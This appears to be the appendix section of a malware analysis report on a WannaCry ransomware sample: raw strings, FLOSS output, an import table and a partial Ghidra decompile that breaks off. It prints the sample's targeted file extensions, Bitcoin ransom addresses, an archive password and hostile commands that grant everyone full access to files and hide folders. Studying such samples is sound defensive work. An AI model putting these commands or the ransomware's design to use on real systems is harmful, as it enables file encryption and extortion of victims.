"<C
;fD
[4)C
$J
,}V
F~Tb
9.^
i|-
{x&
6oJ
#?*1
Nt7
CMM

QeF
Gz<
_[o=
>4$8,@
I<(
p\lHtW
A~Se
0 U
I)i
xyX
`3SbE
+HpXhE
l{R
Uf*
+2H
pZlNr
-6'9
\h!
T6$:.
wZiK
*"<C
&r\
[4~C
v)#
G"d
?}V
,3"
~TbF
9.^
nc;
xYn
?*1#
fNt7
.Ag
Gz<
U?s
oDx
$8,4
%<(
lHt\
BWQP
~SeA
^';
!tI)i
k>X'
`3QbE
pXhH
>MF

C@gw
lNrZ
6'9-
T[$:.6
ZiKw
;f[4~
v)C
}$J
G"d
,}"
_TbF~
]i|
x&n
*1#?
MCM
U?s
o=x
h8,4$
V{a
2Ht\l
,4$8'9-6:.6$1#?*XhHpSeA~NrZlE
Sbt\lH
QeFbF~TiKwZ
:,=
k>X
`3Q
}$J
v)C
Gz7
Nt*
Uf!
xPd
+2C
"<^
9.U
S.4
^':
I<(
D5&
;fD
6oJ
!tX
,}Vz
%V8
G)i
I4~
[?s
4$8,9-6'.6$:#?*1hHpXeA~SrZlN

SbE\lHtQeF
F~TbKwZi
Z>X
k3Q
`$J
})C
vb4
Gz<
Nt7
Uf*
\h!
+2H
"<C
9.^
0 U
S.4
^':
I<(
D5&
;fD
6oJ
!tX
,}V
%g8
G"i
I)~
[4s
U?P
$8,4-6'96$:.?*1#HpXhA~SeZlNrSbE
lHt\eF
Q~TbFwZiK
k>Q
`3J
}$C
v)4
*Gz<
Nt7
Uf*
\h!
+2H
"<C
9.^
0 U
p.4
S':
^<(
I5&
DB|

;oJ
6tX
!}V
G"d
I)i
[4~
U?s
8,4$6'9-$:.6*1#?pXhH~SeAlNrZbE
SHt\lF
QeTbF~ZiKw
k>X
`3Q
}$J
v)C
Gt7
Nf*
Uh!
+<C
".^
9 U
S.:
^'(
I<&
D5|
;fJ
6oX
!tV
,}7z
G"d
I)i
[4~
U?s
S*@
inflate 1.1.3 Copyright 1995-1998 Mark Adler
w,a
jp5
jHq
kdz
cc=
n;^
rqg
2u\
|o/
LhX
=-f
-=m
Qkkbal
bI-

n4F
3_L
.;\
t9G
>jm
Zjz
i]Wb
q6l
knv
?K6
6`z
n1y
o%6
"/&
owG
kaE
9a&g
MGiI
wn>Jj
#.zf
+o*7
- unzip 0.15 Copyright 1998 Gilles Vollant
Lw@
Py@
[y@
py@
{y@
Fw@
hw@
CloseHandle
GetExitCodeProcess
TerminateProcess
WaitForSingleObject
CreateProcessA
GlobalFree
GetProcAddress
LoadLibraryA
GlobalAlloc
SetCurrentDirectoryA
GetCurrentDirectoryA
GetComputerNameW
SetFileTime
SetFilePointer
MultiByteToWideChar
GetFileAttributesW
GetFileSizeEx
CreateFileA
InitializeCriticalSection

DeleteCriticalSection
ReadFile
GetFileSize
WriteFile
LeaveCriticalSection
EnterCriticalSection
SetFileAttributesW
SetCurrentDirectoryW
CreateDirectoryW
GetTempPathW
GetWindowsDirectoryW
GetFileAttributesA
SizeofResource
LockResource
LoadResource
FindResourceA
Sleep
OpenMutexA
GetFullPathNameA
CopyFileA
GetModuleFileNameA
VirtualAlloc
VirtualFree
FreeLibrary
HeapAlloc
GetProcessHeap
GetModuleHandleA
SetLastError
VirtualProtect
IsBadReadPtr
HeapFree
SystemTimeToFileTime
LocalFileTimeToFileTime
CreateDirectoryA
KERNEL32.dll
wsprintfA
USER32.dll
RegCloseKey
RegQueryValueExA
RegSetValueExA
RegCreateKeyW
CryptReleaseContext
CreateServiceA
CloseServiceHandle
StartServiceA
OpenServiceA
OpenSCManagerA
ADVAPI32.dll

SHELL32.dll
OLEAUT32.dll
WS2_32.dll
fclose
fwrite
fread
fopen
sprintf
rand
srand
strcpy
memset
strlen
wcscat
wcslen
__CxxFrameHandler
??3@YAXPAX@Z
memcmp
_except_handler3
_local_unwind2
wcsrchr
swprintf
??2@YAPAXI@Z
memcpy
strcmp
strrchr
__p___argv
__p___argc
realloc
_stricmp
free
malloc
??0exception@@QAE@ABV0@@Z
??1exception@@UAE@XZ
??0exception@@QAE@ABQBD@Z
_CxxThrowException
calloc
strcat
_mbsstr
MSVCRT.dll
??1type_info@@UAE@XZ
_exit
_XcptFilter
exit
_acmdln
__getmainargs
_initterm
__setusermatherr

_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_controlfp
MSVCP60.dll
GetStartupInfoA
c.wnry
advapi32.dll
WanaCrypt0r
Software\
.der
.pfx
.key
.crt
.csr
.p12
.pem
.odt
.ott
.sxw
.stw
.uot
.3ds
.max
.3dm
.ods
.ots
.sxc
.stc
.dif
.slk
.wb2
.odp
.otp
.sxd
.std
.uop
.odg
.otg
.sxm
.mml
.lay
.lay6
.asc
.sqlite3
.sqlitedb
.sql

.accdb
.mdb
.db
.dbf
.odb
.frm
.myd
.myi
.ibd
.mdf
.ldf
.sln
.suo
.cs
.cpp
.pas
.asm
.js
.cmd
.bat
.ps1
.vbs
.vb
.pl
.dip
.dch
.sch
.brd
.jsp
.php
.asp
.rb
.java
.jar
.class
.sh
.mp3
.wav
.swf
.fla
.wmv
.mpg
.vob
.mpeg
.asf
.avi
.mov
.mp4

.3gp
.mkv
.3g2
.flv
.wma
.mid
.m3u
.m4u
.djvu
.svg
.ai
.psd
.nef
.tiff
.tif
.cgm
.raw
.gif
.png
.bmp
.jpg
.jpeg
.vcd
.iso
.backup
.zip
.rar
.7z
.gz
.tgz
.tar
.bak
.tbk
.bz2
.PAQ
.ARC
.aes
.gpg
.vmx
.vmdk
.vdi
.sldm
.sldx
.sti
.sxi
.602
.hwp
.snt

.onetoc2
.dwg
.pdf
.wk1
.wks
.123
.rtf
.csv
.txt
.vsdx
.vsd
.edb
.eml
.msg
.ost
.pst
.potm
.potx
.ppam
.ppsx
.ppsm
.pps
.pot
.pptm
.pptx
.ppt
.xltm
.xltx
.xlc
.xlm
.xlt
.xlw
.xlsb
.xlsm
.xlsx
.xls
.dotx
.dotm
.dot
.docm
.docb
.docx
.doc
WANACRY!
%s\%s
CloseHandle
DeleteFileW
MoveFileExW

MoveFileW
ReadFile
WriteFile
CreateFileW
kernel32.dll
RSA2
C+M+
?.!
nCq%m
-0w
\'P
:lj
m`E
l6Ky
^$H
l~#
#6y
1!;
M+)
KiP
FFr
+c1
Mo]3v
qK"
<6;
O|x8+^_
Zm#om
PbJ
Y7Q
m(t
p8,5
)a95
yeFz
C@m
2/O-_.X8w.+
#g@
|~}%.15
rY[
nb53
]4lL
A:8
s0|8
(N3
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey

CryptImportKey
CryptAcquireContextA
%s\Intel
%s\ProgramData
cmd.exe /c "%s"
XIA
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
%s%d
Global\MsWinZonesCacheCounterMutexA
tasksche.exe
TaskStart
t.wnry
icacls . /grant Everyone:F /T /C /Q
attrib +h .
WNcry@2ol7
GetNativeSystemInfo
.?AVexception@@
incompatible version
buffer error
insufficient memory
data error
stream error
file error
stream end
need dictionary
invalid distance code
invalid literal/length code
invalid bit length repeat
too many length or distance symbols
invalid stored block lengths
invalid block type
incomplete dynamic bit lengths tree
oversubscribed dynamic bit lengths tree
incomplete literal/length tree
oversubscribed literal/length tree
empty distance tree with lengths
incomplete distance tree
oversubscribed distance tree
1.1.3
incorrect data check
incorrect header check
invalid window size
unknown compression method
/..\
/../
\../

\..\
%s%s
%s%s%s
.?AVtype_info@@
XIA
!mgT7
b.wnryP8
b.wnry
J`u
c.wnry
1AgG
"t=
msg/m_bulgarian.wnry
"t=)
msg/m_chinese (simplified).wnry
"t=.|Vbq-
msg/m_chinese (traditional).wnry
"t=.
msg/m_croatian.wnry
"t=
Vw#
msg/m_czech.wnry
"t=
msg/m_danish.wnry
"t=
msg/m_dutch.wnry
"t=
msg/m_english.wnry
"t=m
msg/m_filipino.wnry
"t=?
msg/m_finnish.wnry
"t=-
msg/m_french.wnry
"t=
msg/m_german.wnry
"t=
&XZR%
msg/m_greek.wnry
"t=x
msg/m_indonesian.wnry
"t=j%
msg/m_italian.wnry
"t=x-
msg/m_japanese.wnry
"t=
msg/m_korean.wnry
"t=

~?#
msg/m_latvian.wnry
"t=
msg/m_norwegian.wnry
"t=
msg/m_polish.wnry
"t=
msg/m_portuguese.wnry
"t=@W
msg/m_romanian.wnry
"t=
msg/m_russian.wnry
"t=3M
msg/m_slovak.wnry
"t=
r{H
msg/m_spanish.wnry
"t=
msg/m_swedish.wnry
"t=
msg/m_turkish.wnry
"t=
msg/m_vietnamese.wnry
r.wnry
Jcg4k_
N\.
s.wnry
t.wnry
*($:{
!:{
!:{
3,3
taskdl.exe
Jy5
taskse.exe
lN$D
u.wnry
PAD
VS_VERSION_INFO
StringFileInfo
040904B0
CompanyName
Microsoft Corporation
FileDescription
DiskPart
FileVersion
6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName

diskpart.exe
LegalCopyright
Microsoft Corporation. All rights reserved.
OriginalFilename
diskpart.exe
ProductName
Microsoft
Windows
Operating System
ProductVersion
6.1.7601.17514
VarFileInfo
Translation
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
<security>
<requestedPrivileges>
<requestedExecutionLevel level="asInvoker" />
</requestedPrivileges>
</security>
</trustInfo>
<dependency>
<dependentAssembly>
<assemblyIdentity
type="win32"
name="Microsoft.Windows.Common-Controls"
version="6.0.0.0"
processorArchitecture="*"
publicKeyToken="6595b64144ccf1df"
language="*"
/>
</dependentAssembly>
</dependency>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
<application>
<!-- Windows 10 -->
<supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
<!-- Windows 8.1 -->
<supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
<!-- Windows Vista -->
<supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
<!-- Windows 7 -->
<supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
<!-- Windows 8 -->
<supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
</application>
</compatibility>
</assembly>

PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDING

6.3 APPENDIX C - FLOSS OUTPUT

FLARE FLOSS RESULTS (version v2.2.0-0-g783dd8f)

```
+-----------------------+-------------------------------------------------------------------------------------------------------------+
| file path             | C:\Users\user\Desktop\Samples\1\1\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe |
| extracted strings     |       |
|  static strings       | 43921  |
|  stack strings        | 1      |
|  tight strings        | 0      |
|  decoded strings      | 0      |
+-----------------------+-------------------------------------------------------------------------------------------------------------+

---------------------------------
| FLOSS STATIC STRINGS (43921) |
---------------------------------
---------------------------------
| FLOSS ASCII STRINGS (43727) |
---------------------------------

b.wnry
c.wnry
1AgG
msg/m_bulgarian.wnry
"t=)
msg/m_chinese (simplified).wnry
"t=.|Vbq-
msg/m_chinese (traditional).wnry
"t=.
msg/m_croatian.wnry
msg/m_czech.wnry
msg/m_danish.wnry
msg/m_dutch.wnry
msg/m_english.wnry
"t=m
msg/m_filipino.wnry
"t=?
msg/m_finnish.wnry
"t=-
msg/m_french.wnry
msg/m_german.wnry
&XZR%
msg/m_greek.wnry
```

"t=x
msg/m_indonesian.wnry
"t=j%
msg/m_italian.wnry
"t=x-
msg/m_japanese.wnry
msg/m_korean.wnry
msg/m_latvian.wnry
msg/m_norwegian.wnry
msg/m_polish.wnry
msg/m_portuguese.wnry
"t=@W
msg/m_romanian.wnry
msg/m_russian.wnry
"t=3M
msg/m_slovak.wnry
msg/m_spanish.wnry
msg/m_swedish.wnry
msg/m_turkish.wnry
msg/m_vietnamese.wnry
r.wnry
Jcg4k_
s.wnry
t.wnry
*($:{
taskdl.exe
taskse.exe
lN$D
u.wnry

```
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="asInvoker" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity
          type="win32"
          name="Microsoft.Windows.Common-Controls"
          version="6.0.0.0"
          processorArchitecture="*"
          publicKeyToken="6595b64144ccf1df"
          language="*"
      />
    </dependentAssembly>
```

```
 </dependency>
 <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
  <application>
    <!-- Windows 10 -->
    <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
    <!-- Windows 8.1 -->
    <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
    <!-- Windows Vista -->
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
    <!-- Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
    <!-- Windows 8 -->
    <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
  </application>
 </compatibility>
</assembly>
PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDING

---------------------------------
| FLOSS UTF-16LE STRINGS (194) |
---------------------------------
WanaCrypt0r
Software\
.der
.pfx
.key
.crt
.csr
.p12
.pem
.odt
.ott
.sxw
.stw
.uot
.3ds
.max
.3dm
.ods
.ots
.sxc
.stc
.dif
.slk
.wb2
.odp
.otp
```

.sxd
.std
.uop
.odg
.otg
.sxm
.mml
.lay
.lay6
.asc
.sqlite3
.sqlitedb
.sql
.accdb
.mdb
.dbf
.odb
.frm
.myd
.myi
.ibd
.mdf
.ldf
.sln
.suo
.cpp
.pas
.asm
.cmd
.bat
.ps1
.vbs
.dip
.dch
.sch
.brd
.jsp
.php
.asp
.java
.jar
.class
.mp3
.wav
.swf
.fla
.wmv
.mpg

.vob
.mpeg
.asf
.avi
.mov
.mp4
.3gp
.mkv
.3g2
.flv
.wma
.mid
.m3u
.m4u
.djvu
.svg
.psd
.nef
.tiff
.tif
.cgm
.raw
.gif
.png
.bmp
.jpg
.jpeg
.vcd
.iso
.backup
.zip
.rar
.tgz
.tar
.bak
.tbk
.bz2
.PAQ
.ARC
.aes
.gpg
.vmx
.vmdk
.vdi
.sldm
.sldx
.sti
.sxi

.602
.hwp
.snt
.onetoc2
.dwg
.pdf
.wk1
.wks
.123
.rtf
.csv
.txt
.vsdx
.vsd
.edb
.eml
.msg
.ost
.pst
.potm
.potx
.ppam
.ppsx
.ppsm
.pps
.pot
.pptm
.pptx
.ppt
.xltm
.xltx
.xlc
.xlm
.xlt
.xlw
.xlsb
.xlsm
.xlsx
.xls
.dotx
.dotm
.dot
.docm
.docb
.docx
.doc
%s\%s
%s\Intel


%s\ProgramData
VS_VERSION_INFO
StringFileInfo
040904B0
CompanyName
Microsoft Corporation
FileDescription
DiskPart
FileVersion
6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName
diskpart.exe
LegalCopyright
 Microsoft Corporation. All rights reserved.
OriginalFilename
diskpart.exe
ProductName
Microsoft
 Windows
 Operating System
ProductVersion
6.1.7601.17514
VarFileInfo
Translation

| FLOSS STACK STRINGS (1) |
---
oftware\

| FLOSS TIGHT STRINGS (0) |

| FLOSS DECODED STRINGS (0) |

6.4 APPENDIX D - .RDATA ADDRESS TABLE CONTENTS


PEview - C:\Users\user\Desktop\Samples\1\1\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
File View Go Help
d01ebfbc9eb5bbea545af4d01
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
SECTION .text
SECTION .rdata
IMPORT Address Table
IMPORT Directory Table
IMPORT Name Table
IMPORT Hints/Names &
SECTION .data
SECTION .rsrc
pFile Data Description Value
00008000 0000DC2A Hint/Name RVA 0064 CreateServiceA
00008004 0000DC62 Hint/Name RVA 01AF OpenServiceA
00008008 0000DC52 Hint/Name RVA 0249 StartServiceA
0000800C 0000DC3C Hint/Name RVA 003E CloseServiceHandle
00008010 0000DC14 Hint/Name RVA 00A0 CryptReleaseContext
00008014 0000DC04 Hint/Name RVA 01D3 RegCreateKeyW
00008018 0000DBF2 Hint/Name RVA 0204 RegSetValueExA
0000801C 0000DBDE Hint/Name RVA 01F7 RegQueryValueExA
00008020 0000DBD0 Hint/Name RVA 01CB RegCloseKey
00008024 0000DC72 Hint/Name RVA 01AD OpenSCManagerA
00008028 00000000 End of Imports ADVAPI32.dll
0000802C 0000D8FC Hint/Name RVA 0161 GetFileAttributesW
00008030 0000D912 Hint/Name RVA 0164 GetFileSizeEx
00008034 0000D922 Hint/Name RVA 0053 CreateFileA
00008038 0000D930 Hint/Name RVA 0223 InitializeCriticalSection
0000803C 0000D94C Hint/Name RVA 0081 DeleteCriticalSection
00008040 0000D964 Hint/Name RVA 02B5 ReadFile
00008044 0000D970 Hint/Name RVA 0163 GetFileSize
00008048 0000D97E Hint/Name RVA 03A4 WriteFile
0000804C 0000D98A Hint/Name RVA 0251 LeaveCriticalSection
00008050 0000D9A2 Hint/Name RVA 0098 EnterCriticalSection
00008054 0000D9BA Hint/Name RVA 031A SetFileAttributesW
00008058 0000D9D0 Hint/Name RVA 030B SetCurrentDirectoryW
0000805C 0000D9E8 Hint/Name RVA 004E CreateDirectoryW
00008060 0000D9FC Hint/Name RVA 01D6 GetTempPathW
00008064 0000DA0C Hint/Name RVA 01F4 GetWindowsDirectoryW
00008068 0000DA24 Hint/Name RVA 015E GetFileAttributesA
0000806C 0000DA3A Hint/Name RVA 0355 SizeofResource
00008070 0000DA4C Hint/Name RVA 0265 LockResource
00008074 0000DA5C Hint/Name RVA 0257 LoadResource
00008078 0000D8E6 Hint/Name RVA 0275 MultiByteToWideChar
0000807C 0000DA7C Hint/Name RVA 0356 Sleep
00008080 0000DA84 Hint/Name RVA 0284 OpenMutexA
00008084 0000DA92 Hint/Name RVA 0169 GetFullPathNameA
00008088 0000DAA6 Hint/Name RVA 0043 CopyFileA
0000808C 0000DAB2 Hint/Name RVA 017D GetModuleFileNameA
00008090 0000DAC8 Hint/Name RVA 0381 VirtualAlloc
00008094 0000DAD8 Hint/Name RVA 0383 VirtualFree
00008098 0000DAE6 Hint/Name RVA 00F8 FreeLibrary
0000809C 0000DAF4 Hint/Name RVA 0210 HeapAlloc
000080A0 0000DB00 Hint/Name RVA 01A3 GetProcessHeap
000080A4 0000DB12 Hint/Name RVA 017F GetModuleHandleA
000080A8 0000DB26 Hint/Name RVA 0328 SetLastError
Viewing IMPORT Address Table
d01ebfbc9eb5bbea545af4d01
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
IMAGE_SECTION_HEADE
SECTION .text
SECTION .rdata
IMPORT Address Table
IMPORT Directory Table
IMPORT Name Table
IMPORT Hints/Names &
SECTION .data
SECTION .rsrc
pFile Data Description Value
000080AC 0000DB36 Hint/Name RVA 0386 VirtualProtect
000080B0 0000DB48 Hint/Name RVA 0233 IsBadReadPtr
000080B4 0000DB58 Hint/Name RVA 0216 HeapFree
000080B8 0000DB64 Hint/Name RVA 035B SystemTimeToFileTime
000080BC 0000DB7C Hint/Name RVA 025A LocalFileTimeToFileTime
000080C0 0000DB96 Hint/Name RVA 004B CreateDirectoryA
000080C4 0000DF5E Hint/Name RVA 01B7 GetStartupInfoA
000080C8 0000D8D4 Hint/Name RVA 031B SetFilePointer
000080CC 0000D8C6 Hint/Name RVA 031F SetFileTime
000080D0 0000D8B2 Hint/Name RVA 0117 GetComputerNameW
000080D4 0000D89A Hint/Name RVA 0140 GetCurrentDirectoryA
000080D8 0000D882 Hint/Name RVA 030A SetCurrentDirectoryA
000080DC 0000D874 Hint/Name RVA 01F8 GlobalAlloc
000080E0 0000D864 Hint/Name RVA 0252 LoadLibraryA
000080E4 0000D852 Hint/Name RVA 01A0 GetProcAddress
000080E8 0000D844 Hint/Name RVA 01FF GlobalFree
000080EC 0000D832 Hint/Name RVA 0066 CreateProcessA
000080F0 0000D7E4 Hint/Name RVA 0034 CloseHandle
000080F4 0000D81C Hint/Name RVA 0390 WaitForSingleObject
000080F8 0000D808 Hint/Name RVA 035E TerminateProcess
000080FC 0000D7F2 Hint/Name RVA 015A GetExitCodeProcess
00008100 0000DA6C Hint/Name RVA 00E3 FindResourceA
00008104 00000000 End of Imports KERNEL32.dll
00008108 0000DDDC Hint/Name RVA 02A7 realloc
0000810C 0000DCB8 Hint/Name RVA 024C fclose
00008110 0000DCC2 Hint/Name RVA 0266 fwrite
00008114 0000DCCC Hint/Name RVA 025D fread
00008118 0000DCD4 Hint/Name RVA 0257 fopen
0000811C 0000DCDC Hint/Name RVA 02B2 sprintf
00008120 0000DCE6 Hint/Name RVA 02A6 rand
00008124 0000DCEE Hint/Name RVA 02B4 srand
00008128 0000DCF6 Hint/Name RVA 02BA strcpy
0000812C 0000DD00 Hint/Name RVA 0299 memset
00008130 0000DD0A Hint/Name RVA 02BE strlen
00008134 0000DD14 Hint/Name RVA 02DF wcscat
00008138 0000DD1E Hint/Name RVA 02E6 wcslen
0000813C 0000DD28 Hint/Name RVA 0049 __CxxFrameHandler
00008140 0000DD3C Hint/Name RVA 0010 ??3@YAXPAX@Z
00008144 0000DD4C Hint/Name RVA 0296 memcmp
00008148 0000DD56 Hint/Name RVA 00CA _except_handler3
0000814C 0000DD6A Hint/Name RVA 013C _local_unwind2
00008150 0000DD7C Hint/Name RVA 02EB wcsrchr
00008154 0000DD86 Hint/Name RVA 02CB swprintf
Viewing IMPORT Address Table

00008154	0000DD86	Hint/Name RVA	02CB swprintf
00008158	0000DD92	Hint/Name RVA	000F ??2@YAPAXI@Z
0000815C	0000DDA2	Hint/Name RVA	0297 memcpy
00008160	0000DDAC	Hint/Name RVA	02B8 strcmp
00008164	0000DDB6	Hint/Name RVA	02C3 strrchr
00008168	0000DDC0	Hint/Name RVA	0063 __p___argv
0000816C	0000DDCE	Hint/Name RVA	0062 __p___argc
00008170	0000DDE6	Hint/Name RVA	01C1 _stricmp
00008174	0000DDF2	Hint/Name RVA	025E free
00008178	0000DDFA	Hint/Name RVA	0291 malloc
0000817C	0000DE04	Hint/Name RVA	0008 ??0exception@@QAE@ABV0@@Z
00008180	0000DE20	Hint/Name RVA	000D ??1exception@@UAE@XZ
00008184	0000DE38	Hint/Name RVA	0007 ??0exception@@QAE@ABQBD@Z
00008188	0000DE54	Hint/Name RVA	0041 _CxxThrowException
0000818C	0000DE6A	Hint/Name RVA	0240 calloc
00008190	0000DE74	Hint/Name RVA	02B6 strcat
00008194	0000DE7E	Hint/Name RVA	017C _mbsstr
00008198	0000DE94	Hint/Name RVA	000E ??1type_info@@UAE@XZ
0000819C	0000DEAC	Hint/Name RVA	00D3 _exit
000081A0	0000DEB4	Hint/Name RVA	0048 _XcptFilter
000081A4	0000DEC2	Hint/Name RVA	0249 exit
000081A8	0000DECA	Hint/Name RVA	008F _acmdln
000081AC	0000DED4	Hint/Name RVA	0058 __getmainargs
000081B0	0000DEE4	Hint/Name RVA	010F _initterm
000081B4	0000DEF0	Hint/Name RVA	0083 __setusermatherr
000081B8	0000DF04	Hint/Name RVA	009D _adjust_fdiv
000081BC	0000DF14	Hint/Name RVA	006A __p__commode
000081C0	0000DF24	Hint/Name RVA	006F __p__fmode
000081C4	0000DF32	Hint/Name RVA	0081 __set_app_type
000081C8	0000DF44	Hint/Name RVA	00B7 _controlfp
000081CC	00000000	End of Imports	MSVCRT.dll
000081D0	0000DBB8	Hint/Name RVA	02D7 wsprintfA
000081D4	00000000	End of Imports	USER32.dll

6.5 APPENDIX E – GHIDRA CODE FUNCTIONS

6.5.1 FUN_00401fe7()

Decompile: FUN_00401fe7 - (ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

```
1
2  undefined4 FUN_00401fe7(void)
3
4  {
5    int *piVar1;
6    DWORD DVar2;
7    code *pcVar3;
8    int iVar4;
9    undefined4 *puVar5;
10   char *pcVar6;
11   CHAR local_210;
12   undefined4 local_20f;
13   undefined4 local_8;
14
15   local_210 = DAT_0040f910;
16   puVar5 = &local_20f;
17   for (iVar4 = 0x81; iVar4 != 0; iVar4 = iVar4 + -1) {
18     *puVar5 = 0;
19     puVar5 = puVar5 + 1;
20   }
21   *(undefined2 *)puVar5 = 0;
22   *(undefined *)((int)puVar5 + 2) = 0;
23   GetModuleFileNameA((HMODULE)0x0,&local_210,0x208);
24   FUN_00401225(&DAT_0040f8ac);
25   piVar1 = (int *)__p___argc();
26   if (*piVar1 == 2) {
27     pcVar6 = &DAT_0040f538;
28     piVar1 = (int *)__p___argv();
29     iVar4 = strcmp(*(char **)(*piVar1 + 4),pcVar6);
